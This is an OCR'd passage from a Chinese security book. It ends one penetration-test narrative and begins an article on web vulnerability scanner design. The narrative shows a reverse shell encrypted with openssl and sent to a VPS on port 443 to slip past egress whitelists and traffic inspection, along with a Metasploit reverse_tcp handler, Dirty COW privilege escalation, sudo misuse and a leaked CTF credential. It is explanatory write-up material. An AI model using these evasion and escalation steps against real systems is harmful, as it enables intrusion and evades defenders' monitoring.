


Figure 15.57: image.png




Figure 15.58: image.png




Figure 15.59: image.png




Figure 15.60: image.png

验证是否限定向外访问端口。某些目标限定访问外部端口，常见黑名单和白名单两种方式。黑名单，比如，禁止目标机器向外访问 MSF 默认的 4444 端口；白名单，比如，只允许向外访问 web 常见的 80 端口，注意下，攻击端即便监听的 80 端口，getshell 的流量采用的也并非 HTTP 协议，而是普通的 socket，切勿与 HTTP 隧道 getshell 混淆。

先前反弹失败用的是 1024 端口，换个端口 2941 监听试试：

目标上用 HTTP 协议访问 VPS 的 2941 端口：

等待片刻，VPS 的并无 HTTP 记录，所以，怀疑采用白名单。经验来看，端口白名单通常只允许向外访问 HTTP 服务的默认 80、HTTPS 服务的默认 443，于是，VPS 监听 443 端口，目标上访问 443，这时 VPS 上获得 443 端口的访问记录：

那么，我可以几乎断定目标的确是用白名单机制限制了向外访问的端口号，其中猜测出 443 端口在白名单范围内。

验证是否存在流量审查。换成 443 端口后应该顺利反弹 shell，服务端的确也收到了 shell，但还没来得及执行任何命令，马上就就掉线了。我猜测服务端可能存在某种流量检测设备，以物理旁路、逻辑串联的方式接入在网络中，一旦发现恶意行为，分别向客户端和服务端发送 RESET 的 TCP 包，达到断开客户端和服务端连接的目的，表象类似传统堡垒机的防绕行机制。

流量审查，审查设备必定得到明文流量数据才行，要防审查自然想到加密流量。所以，我不再简单地用 bash 来反弹 shell，而在此基础上，将原始流量用 openssl 加密，这样就能达到防流量审查的目的。

具体而言，第一步，在 VPS 上生成 SSL 证书的公钥/私钥对：




Figure 15.61: image.png

```
root@VM-190-25-ubuntu:~# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -no
des
Generating a 4096 bit RSA private key
.........................++
.....................................................................................................
.....................................................................................................
++
writing new private key to 'key.pem'
```

Figure 15.62: image.png

```
root@VM-190-25-ubuntu:~# openssl s_server -quiet -key key.pem -cert cert.pem -port 443
```

Figure 15.63: image.png

第二步，VPS 监听反弹 shell：

第三步，目标上用 openssl 加密反弹 shell 的流量：

第四步，VPS 上成功获取加密的哑 shell：

现在，我得到的仅仅是个简陋的哑 shell，并非交互式 shell。基于以下几个原因，让我有强烈驱动力将哑 shell 转为交互式 shell：防止 ctrl-c 中断 getshell 会话、无法查看语法高亮、无法执行交互式命令、无法查看错误输出、无法使用 tab 命令补全、无法操控 job、无法查看命令历史。

具体如下，第一步，在哑 shell 中执行：

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

键入 Ctrl-Z，回到 VPS 的命令行中；第二步，在 VPS 中执行：

```
$ stty raw -echo$ fg
```

回到哑 shell 中；第三步，在哑 shell 中键入 Ctrl-l，执行：

```
$ reset$ export SHELL=bash$ export TERM=xterm-256color$ stty rows 54 columns 104
```

这样，我得到了功能齐全的交互式 shell，比如，支持命令补全、语法高亮：

一切就绪，正式进入提权操作。提权的手法很多，比如，利用内核栈溢出提权、搜寻配置文件中的明文密码、环境变量劫持高权限程序、不安全的服务、借助权能（POSIX capabilities）提权、sudo 误配、SUID 滥用等等。我喜欢快刀斩乱麻，将 linux-exploit-suggester-2 上传至目标后运行：

提示当前内核可能存在脏牛漏洞，上传本地编译好的脏牛 exp，执行后毫无波澜地拿到了 root：




Figure 15.64: image.png

```
root@VM-190-25-ubuntu:~# openssl s_server -quiet -key key.pem -cert cert.pem -port 443
bad gethostbyaddr
[e      t@S      2 logs]$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
```

Figure 15.65: image.png

```
[e      02 ~]$ pw
pwck      pwconv    pwd       pwdx      pwunconv
[e      2 ~]$ ls -la
total 620
drwx------  6          4096 Aug 18 10:50 .
drwxr-xr-x. 7 root root 4096 Aug 11 20:45 ..
-rw-------  1          2719 Aug 18 13:12 .bash_history
-rw-r--r--  1            18 Oct 16  2014 .bash_logout
-rw-r--r--  1           176 Oct 16  2014 .bash_profile
-rw-r--r--  1           124 Oct 16  2014 .bashrc
drwxr-xr-x  4          4096 Jun  5  2017 cert
-rw-r--r--  1         30975 Jun  5  2017 cert.zip
-rwxrwxr-x  1           977 Jun  6  2017 JDE_SU      06.csv
drwxrwxr-x  3          4096 Jun  5  2017 __MACOSX
```

Figure 15.66: image.png




Figure 15.67: image.png

Figure 15.68: image.png

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.5
LHOST => 192.168.56.5
msf exploit(multi/handler) > set LPORT 4441
LPORT => 4441
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.5:4441
[*] Sending stage (37775 bytes) to 192.168.56.6
[*] Meterpreter session 1 opened (192.168.56.5:4441 -> 192.168.56.6:47502
) at 2018-06-15 03:26:52 +0800

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Figure 15.69: image.png

```
cat /etc/mysql/conf.d/credentials.txt
The 4th flag is : {78456589741235689741854l2}

username : technawi
password : 3vilH@ksor
```

Figure 15.70: image.png

虽然这个目标用内核漏洞成功提权，对我而言，只能算作运气好，在如今的网络安全生态下，运维人员已有足够的安全意识，安装系统补丁早已融入日常工作。所以，我有必要分享一种内核漏洞之外的提权手法，它的成功率非常高，并且不像内核提权那样可能导致系统挂起，它就是对系统完全无损的 sudo 误配提取手法。

个人非常、十分、特别喜欢它,sudo 误配的一种利用手法是,查看 home/ 目录下是否.sudo_as_admin_successful 文件，若有则可以输入当前低权账号的密码直接 sudo su 切换为 root 用户，而在已经获取当前账号的系统环境的前提下，要拿到低权账号的密码，虽然有门槛，但也不是不可能（如，翻找各类配置文件）。

靶机 JIS-CTF-VulnUpload-CTF01 就是很好的一个案例。首先，利用 web 漏洞拿到低权账号 technawi 的 meterpreter 会话：

接着，翻找文件找到其密码：

然后，发现 home/ 中存在.sudo_as_admin_successful 文件：

最后，用 technawi 自己的密码切换为 root 用户：

就这样，成功提权！

说这么多，不是排名哪种提权手法优秀、哪种拙劣，能达到目的，适合你思维模式的，就是最好的，你说呢！

```
technawi@Jordaninfosec-CTF01:~$ pwd
/home/technawi
technawi@Jordaninfosec-CTF01:~$ ll
total 48
drwxr-xr-x 3 technawi technawi 4096 Jun 12 13:13 ./
drwxr-xr-x 3 root     root     4096 Apr 11  2017 ../
-rw-r--r-- 1 root     root     7141 Apr 18  2017 1
-rw------- 1 technawi technawi 4406 Jun 11 18:08 .bash_history
-rw-r--r-- 1 technawi technawi  220 Apr 11  2017 .bash_logout
-rw-r--r-- 1 technawi technawi 3771 Apr 11  2017 .bashrc
drwx------ 2 technawi technawi 4096 Apr 11  2017 .cache/
-rw-r--r-- 1 technawi technawi  655 Apr 11  2017 .profile
-rw-r--r-- 1 technawi technawi    0 Jun 12 13:13 .sudo_as_admin_successful
-rw------- 1 root     root     6666 Apr 21  2017 .viminfo
technawi@Jordaninfosec-CTF01:~$
```

Figure 15.71: image.png

```
technawi@Jordaninfosec-CTF01:~$ whoami
technawi
technawi@Jordaninfosec-CTF01:~$ sudo su
[sudo] password for technawi:
root@Jordaninfosec-CTF01:/home/technawi# whoami
root
root@Jordaninfosec-CTF01:/home/technawi#
```

Figure 15.72: image.png

15.8 故事尾声

到此，任务算完成了，整个过程很有意思，目标环境设有层层防御，但每道防线或多或少存在些小问题，多个小问题串起来，便成了黑客进入系统内部的攻击路径。

完整来说，全流程的攻击链包括信息搜集、漏洞利用、建立据点、权限提升、权限维持、横向移动、痕迹清除等七步，虽然这个站点只经历了前四步，但也具有较强的代表性。简单回顾下，大概经过以下关键步骤：

1. 密码找回功能处，图片验证码未刷新，导致可枚举用户名，得到三个有效账号：nana、admin、liufei；
2. 密码找回功能，若是有效用户，服务端泄漏有效用户的敏感信息，包括哈希密码；
3. 由于系统存在弱口令，导致通过彩虹表反解出 liufei 的密码；
4. 通过 liufei 账号登录系统，发现为低权账号，无可利用功能；
5. 回到 nana 账号上，通过制作社工密码，暴破出该账号密码；
6. 登录 nana 账号，找到上传点，但非 admin 而禁止上传；
7. 回到 admin 账号上，重新审查密码找回功能，发现存在 IDOR，可重置 admin 密码，但业务厂商告知不能重置，作罢；
8. 再次登录 nana 账号，分析上传请求报文，发现服务端通过 JWT 作为身份凭证，由于 JWT 采用弱密钥，导致垂直越权至 admin；
9. 以 admin 身份上传，服务端通过文件类型签名作为上传限制，可轻松绕过，成功上传 webshell；
10. 服务端审查 webshell 流量，无法长时间使用，改用冰蝎马，实现 POST 数据二进制化、加密化，突破 webshell 流量审查；
11. 反弹 shell 时遇阻，目标设置向外访问端口白名单，通过各种手法找到端口白名单包含 80、443；
12. 设置反弹 shell 至 443 端口仍失败，发现目标部署反弹流量审查设备，于是，用 openssl 加密反弹流量，成功获取反弹 shell；
13. 为方便后续提权、维权、移动，通过技巧将反弹的哑 shell 转为全功能的交互式 shell；
14. 通过查找目标内核版本，发现存在脏牛漏洞，上传 exp 后顺利提权为 root。

最后，杜兄弟也兑现了承诺：

虽然做人要向 qian 看，但它并不是快乐的源泉，全程带阻、层层突破、直捣黄龙，或许，这才是真正的乐趣！

（部分信息敏感，内容适当调整）

Figure 15.73: image.png

漏洞扫描技巧篇

作者：fate0

来源：https://sec.xiaomi.com/article/73

16.1 0x00 前言

之前我们简单介绍了一下扫描器中爬虫的部分，接下来将继续介绍一下扫描器中一些我们认为比较有趣的技巧。

16.2 0x01 编码/解码/协议

在很久以前有人提问 AMF 格式的请求怎么进行检测，或者有什么工具可以检测。既然我们要讲解的是 **Web 漏洞扫描器**，那么就先假设是 AMF over HTTP (这里并不需要你了解 AMF，你只需要知道 AMF 是一种数据格式类型就行)

假设我们需要测试一个 AMF 格式数据的 SQL 注入问题，那么按照通常的思路就是在 SQL 注入模块中

1. 先解析 HTTP 中 AMF 格式数据
2. 然后在测试参数中填写 payload
3. 重新封装 AMF 格式数据
4. 发送 HTTP 请求

伪代码如下：

```
req = {"method": "POST", "url": "http://fatezero.org", "body": "encoded data"}
data = decode_amf(req["body"])
for key, value in data.items():
    d = copy.deepcopy(data)
    d[key] = generate_payload(value)
    body = encode_amf(d)
    requests.request(method=req["method"], url=req["url"], body=body)
```

整个流程下来没什么问题，但是如果又来了一个 X 协议 (X over HTTP)，那么我们就得继续修改 SQL 注入模块以便支持这种 X 协议，但是扫描器中可不是只有 SQL 注入检测模块，还有其他同类模块，难道每加一个新协议我还得把所有检测模块都改一遍？所以我们需要把这些协议解析和封装单独抽出来放在一个模块中。

伪代码如下：

```
# utils.py
def decode(data):
    if is_amf(data):
        data = decode_amf(data)

    if is_X(data):
        data = decode_X(data)

    # 递归 decode
    for i in data:
        data[i] = decode(data[i])

    return data



# detect_module.py
req = {"method": "POST", "url": "http://fatezero.org", "body": "encoded data"}
data = decode(req["body"])
for key, value in data.items():
    d = copy.deepcopy(data)
    d[key] = generate_payload(value)
    body = encode(d)
    requests.request(method=req["method"], url=req["url"], body=body)
```

上面的递归 decode 主要是为了解码某种格式的数据里面还有另外一种格式的数据，虽然看起来这种场景比较少见，但是仔细想一下 multipart 带着 json，json 里的字符串是另外一个 json 字符串，是不是又觉得这种情况也并不少见。

那 encode/decode 剥离出来就可以了吗？请注意到上面伪代码使用了 `requests.request` 发送请求，那如果某天需要我们去测试 websocket 协议，那是不是又得在检测模块中多加一套 websocket client 发送请求？所以我们也需要将具体的网络操作给剥离出来，具体的协议类型直接由上面来处理，检测模块只需要关注具体填写的 payload。

伪代码如下：

```
for key, value in x.items():
    data.reset()
    x[key] = generate_payload(value)
    x.do()  # 负责将数据重新组装成原来的格式，并按照原始协议发送
```

```
# check
```

因为每个检测模块的检测依据大致就几种：

返回内容

消耗时间 (time based)

另外一条信道的数据 (比方说 dnslog)

所以即便是我们将网络操作剥离出来也不会影响检测的效果。

在编写检测模块的时候，编写者可以不用关心基础协议是什么，怎么对数据编码解码，只用关心根据 value 生成 payload 并填写到相对应的 key 中，假如某天出现了这么一种流行编码格式 `http://www.a.com/key1,value1,key2,value2`，那我们所有的检测模块也无需修改，仅仅需要在上一层再添加一套 encode/decode 操作即可。假如某天出现了一种比较流行的协议，我们也仅需要在上一层提供一套 client 即可。检测模块的工作就仅仅剩下生成并填写 payload。


16.3 0x02 PoC 分类

在 2014 年的时候，我做了大量的竞品分析，包括使用逆向工程逆向商业的 Acunetix WVS, HP Webinspect, IBM AppScan, Netsparker 扫描逻辑，也包括阅读开源的 w3af, arachni 代码。如果不谈扫描质量，只关注整体项目设计以及产品中使用到的猥琐技巧，那么其中最让我眼前一亮的当属 AWVS，接下来我将详细介绍一下我从 AWVS 中学习到的 PoC 分类。

PoC 分类：

类型	描述
PerServer	用于检测 Web Server 级别中存在的漏洞，比方说各种中间件，Web 框架的漏洞
PerFile	用于检测某个文件中是否存在漏洞，比如对应文件的备份，Bash RCE 等
PerFolder	用于检测某个目录中是否存在漏洞，比如敏感信息的泄漏，路径中的 SQL 注入等
PerScheme	用于检测某个参数中是否存在漏洞，比如 SQL 注入，XSS 等
PostCrawl	在爬虫结束之后启动，直接使用爬虫的资源进行检测
PostScan	在扫描结束之后启动，用于检测二阶注入，存储 XSS 等
WebApps	用于检测比较常用的 Web 应用的漏洞

大致的流程图如下：



在获取到爬虫资产，对相关资产格式化之后，便下发到各个不同类型的 PoC 中进行检测，这样做的好处是分类明确，覆盖大多数检测阶段，也避免为了减少重复请求的下发而需要额外记录中间状态的行为。

16.4 0x03 IAST

AWVS 有个比较有趣的功能 AcuMonitor，也就大家熟知的 dnslog、反连平台。在 2014 年看到 AWVS 的这个功能时，就建议 WooYun 出个类似的功能，也就是 cloudeye，tangscan 也就算是国内比较早使用这种技术的扫描器，当然后续又出现了各种类似 cloudeye 的项目，自然而然也出现了各种使用该技术的扫描器。不过今天我们不打算继续介绍 AcuMonitor，而是介绍另外一个也很有趣的功能 AcuSensor。

AcuSensor 就是 IAST，只要稍微了解过 Web 漏洞扫描器的，都应该会知道 IAST 是干啥的。那为什么我要单独拎出来讲这个呢？主要是因为 AcuSensor 的实现方式非常有趣。

AcuSensor 提供了 Java、.NET、PHP 这三个语言版本，其中比较有趣的是 PHP 版本的实现。PHP 版本的 AcuSensor 使用方法是下载一个 acu_phpaspect.php 文件，然后通过 auto_prepend_file 加载这个文件，众所周知，PHP 是不能改直接 hook PHP 内置函数的，那么单单依靠一个 PHP 脚本，AcuSensor 是如何做到类似 IAST 功能的呢？

很简单，直接替换所有关键函数。嗯，真的就那么简单。

我们来详细介绍一下这个过程，在 acu_phpaspect.php 中：

1. 获取用户实际请求的文件内容
2. 检查一下有没有相关 cache，如果有 cache 那么直接加载执行 cache，然后结束
3. 使用 token_get_all 获取所有 token
4. 遍历每一个 token，对自己感兴趣的函数或者语句使用自己定义的函数进行 wrap 并替换
5. 将替换后的内容保存到 cache 中并使用 eval 执行
6. __halt_compiler 中断编译

举个具体的例子：

```php
<?php


$link = NULL;
$sql = "select * from user where user_id=".$_GET["id"];


mysqli_prepare($link, $sql);
```

经过 acu_phpaspect.php 转换之后：

```php
<?php


$link = NULL;
$sql = "select * from user where user_id=".$_GET[_AAS91("hello.php", 4, "$_GET", "id")];


_AAS86("hello.php",6,"mysqli_prepare",Array($link, $sql));
```

整个过程简单粗暴有效，这样做的优点在于：

实现简单，只需要编写 PHP 即可

安装简单，无需安装扩展，只需修改配置文件可以

兼容性强，比较容易兼容性各种环境，各种版本 PHP


如果有意向去做 IAST 或者想做类似我的 prvd 项目，但又不太喜欢写 PHP 扩展，那么我强烈建议你完整的看一遍 PHP 版本 AcuSensor 的实现，如果对自己实现的检测逻辑效率比较自信的话，甚至可以基于这个原理直接实现一个 PHP 版本的 RASP 项目。

16.5 0x04 限速

在 Web 漏洞扫描器中，无论作为乙方的商业产品、甲方的自研产品，**限速**都是一个至关重要的功能，甚至可以说如果你的扫描器没有限速功能，那压根就不能上线使用。接下来我们将介绍一下在扫描器中限速的几种方法。

代理

